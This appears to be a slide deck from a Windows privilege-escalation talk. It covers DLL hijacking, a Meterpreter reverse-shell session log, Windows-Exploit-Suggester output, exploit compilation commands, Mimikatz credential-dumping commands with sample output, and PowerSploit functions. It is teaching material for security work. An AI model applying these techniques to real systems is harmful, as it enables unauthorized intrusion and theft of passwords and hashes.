
Option 1 (“C:\Windows\system32\test.dll”) – Absolute path

Option 2 (“..\..\Windows\system32\test.dll”) – Relative path

Option 3 (“test.dll”) – Undefined path



Services: DLL Hijacking search order



Services: DLL Hijacking – How does it work?

Example


C:\Users\Togie\Vuln.exe

Source Snippet

```
DLL_FILE = LoadLibrary("test.dll");
```

Vuln.exe attempts to locate test.dll using these rules

Path	Result
C:\Users\Togie\test.dll	NAME NOT FOUND
C:\Windows\System32\test.dll	FOUND
C:\Windows\System\test.dll	IGNORED



Services: DLL Hijacking – How does it work?


Vuln.exe Attempts to locate test.dll on runtime

Path	Result
C:\Users\Togie\test.dll	NAME NOT FOUND
C:\Windows\System32\test.dll	FOUND
C:\Windows\System\test.dll	IGNORED

What if we put custom malicious test.dll and wait for an admin/taskschedule to execute vuln.exe?

Well how bout that. – Create a quick live demo

```
[*] Started reverse TCP handler on 192.168.33.132:443
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.33.129
[*] Meterpreter session 1 opened (192.168.33.132:443 -> 192.168.33.129:49838) at 2017-09-06 07:22:29 -0400
```



Useful Tools: Windows-Exploit-Suggester

Install Windows-Exploit-Suggester on attacking machine.

➤ `git clone [www.github.com/whatever]`

Update the windows exploit database

➤ `./windows-exploit-suggester.py --update`

Identify system packages on victim (Run on windows victim)

➤ `systeminfo > sysinfo.txt`

Copy sysinfo.txt to attacking machine

➤ **Figure this part out yourself**

```
[120]: KB3042553
[121]: KB3045685
[122]: KB3046017
[123]: KB3046269
[124]: KB3054476
[125]: KB3055642
[126]: KB3059317
[127]: KB3060716
[128]: KB3067903
[129]: KB3068708
[130]: KB3071756
[131]: KB3072305
[132]: KB3074543
[133]: KB3078601
[134]: KB3078667
[135]: KB3080079
[136]: KB3080149
[137]: KB3084135
[138]: KB3086255
[139]: KB3092601
[140]: KB3092627
[141]: KB3093513
[142]: KB3097989
```


Kernel exploits: Choosing a sploit

```
root@kali:~/Desktop/windowspriv/Windows-Exploit-Suggester# ./windows-exploit-suggester.py -d 2017-09-17-mssb.xls -i vm -l
[*] initiating wintsploit version 3.3...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (ascii)
[*] querying database file for potential vulnerabilities
[*] comparing the 4 hotfix(es) against the 386 potential bulletins(s) with a database of 137 known exploits
[*] there are now 386 remaining vulns
[*] searching for local exploits only
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+] windows version identified as 'Windows 7 SP1 64-bit'
[*]
[M] MS16-075: Security Update for Windows SMB Server (3164038) - Important
[*] https://github.com/foxglovesec/RottenPotato
[*] https://github.com/Kevin-Robertson/Tater
[*] https://bugs.chromium.org/p/project-zero/issues/detail?id=222 -- Windows: Local WebDAV NTLM Reflection Elevation of Privilege
[*] https://foxglovesecurity.com/2016/01/16/hot-potato/ -- Hot Potato Windows Privilege Escalation
[*]
[E] MS16-032: Security Update for Secondary Logon to Address Elevation of Privilege (3143141) - Important
[*] https://www.exploit-db.com/exploits/40107/ -- MS16-032 Secondary Logon Handle Privilege Escalation, MSF
[*] https://www.exploit-db.com/exploits/39574/ -- Microsoft Windows 8.1/10 - Secondary Logon Standard Handles Missing Sanitization
[*] https://www.exploit-db.com/exploits/39719/ -- Microsoft Windows 7-10 & Server 2008-2012 (x32/x64) - Local Privilege Escalation
[*] https://www.exploit-db.com/exploits/39809/ -- Microsoft Windows 7-10 & Server 2008-2012 (x32/x64) - Local Privilege Escalation
[*]
```


Kernel exploits: Compiling exploits

Compiling C windows exploits on Linux

- > i686-w64-mingw32-gcc exploit.c -o exploit #64 Bit
- > i686-w64-mingw32-gcc 40564.c -o 40564 -lws2_32 #32 Bit

Convert python exploit to exe using [Pywin32](#), [Setuptools](#), [PyInstaller](#)

- > python pyinstaller.py --onefile <scriptName>

Post exploitation: Mimikatz basics

Application needs to be run with Administrator privileges

Basic Usage

privilege::debug	-> Gives the admin debug privs
sekurlsa::logonpasswords	-> Dumps most plaintext passwords
lsadump::sam	-> Dumps SAM NTLM hashes

Interested?


Check out <https://github.com/gentilkiwi/mimikatz/>

Post exploitation: Mimikatz basics

```
tspkg :
* Username : Togie
* Domain   : WIN-J00BM1C8GEG
* Password : Listentopapa
wdigest :
* Username : Togie
* Domain   : WIN-J00BM1C8GEG
* Password : Listentopapa
kerberos :
* Username : Togie
* Domain   : WIN-J00BM1C8GEG
* Password : Listentopapa
ssp :
credman :
[00000000]
* Username : Admin
* Domain   : //Share$
* Password : Passw0rd1
```

Plain txt Passwords

WCE Passwords



```
RID   : 000003eb (1003)
User  : HarroMynameis2g
LM     :
NTLM  : 0a9006473dd6d5bcb3f8900043b86323

RID   : 000003ec (1004)
User  : Vuln
LM     :
NTLM  : 5ba9544b78fc0306169776edabee992a
```

SAM hashes

```
Secret : SC_AnyDesk / service 'AnyDesk' with username : .\Togie
cur/text: Listentopapa
```

Service account Passwords

Automation: [windows-privesc-check](#)

Generates a fancy report <-

Explains each vulnerability nicely too

Can run as low priv user (Only relevant vectors to privesc ++)

Impact	High
Ease of exploitation	Very High
Confidence	Very High

description

Some programs/directories in the system path have weak permissions. TODO which user are affected by this issue?

The following programs/DLLs in the system PATH can be manipulated by non-administrator users:

- File C:\systools\accesschk.exe has weak permissions: ALLOW NT AUTHORITY\Authenticated Users: FILE_V
- File C:\systools\accesschk64.exe has weak permissions: ALLOW NT AUTHORITY\Authenticated Users: FILE

Contents

Impact	Ease of exploitation	Confidence	Title
High	Very High	Very High	Insecure Permissions On Files / Directories In System PATH
High	Very High	Very High	Insecure Permissions On Files / Directories In Current User's PATH
Very High	High	Very High	Service Can Be Reconfigured By Non-Admin Users
High	Very High	Very High	Insecure Permissions on Program Files
High	Very High	Low	File Creation Allowed On Drive Root
High	Very High	Very Low	User Password Not Required
Very High	Medium	Very High	Service Permissions Can Be Altered By Non-Admin Users
Very High	Medium	Very High	Non-Admin Users Can Take Ownership of Service
Medium	Very High	Low	Non-Admin Can Change File Paths In Registry
Medium	Very High	Low	Non-Admin Can Change Registry Paths That Are Stored In The Registry
Medium	Very High	Very Low	Windows Service Registry Keys Allow Untrusted Users To Create Subkeys
High	Medium	Very High	SMB Server Does Not Mandate Packet Signing
High	Medium	Very High	SMB Client Does Not Mandate Packet Signing
Medium	High	Medium	Write Permissions Allowed On Event Log File
Low	Very High	Very High	Read Permissions Allowed On Event Log File
Low	Very High	Very High	Share Level Permissions Allow Access By Non-Admin Users
Low	Very High	Very High	Service Can Be Started By Non-Admin Users
Low	Very High	Very High	Service Can Be Stopped By Non-Admin Users

Powersploit

Can do everything, with one tool

Insecure file permissions

- Get-ModifiableServiceFile - Returns services where current user can write to service binary
- Get-ModifiableService - Returns service the current user can modify

DLL Hijacking

- Find-ProcessDLLHijack - Finds protential DLL hijacking in current processes
- Find-PathDLLHijack - Finds service %PATH% DLL hijacking opportunities

Unquoted service paths

- Get-ServiceUnquoted - Returns services with no quotes and spaces in their name

Check out their github, it does 90% of what was mentioned in this talk

<https://github.com/PowerShellMafia/PowerSploit>

TLDR Use powersploit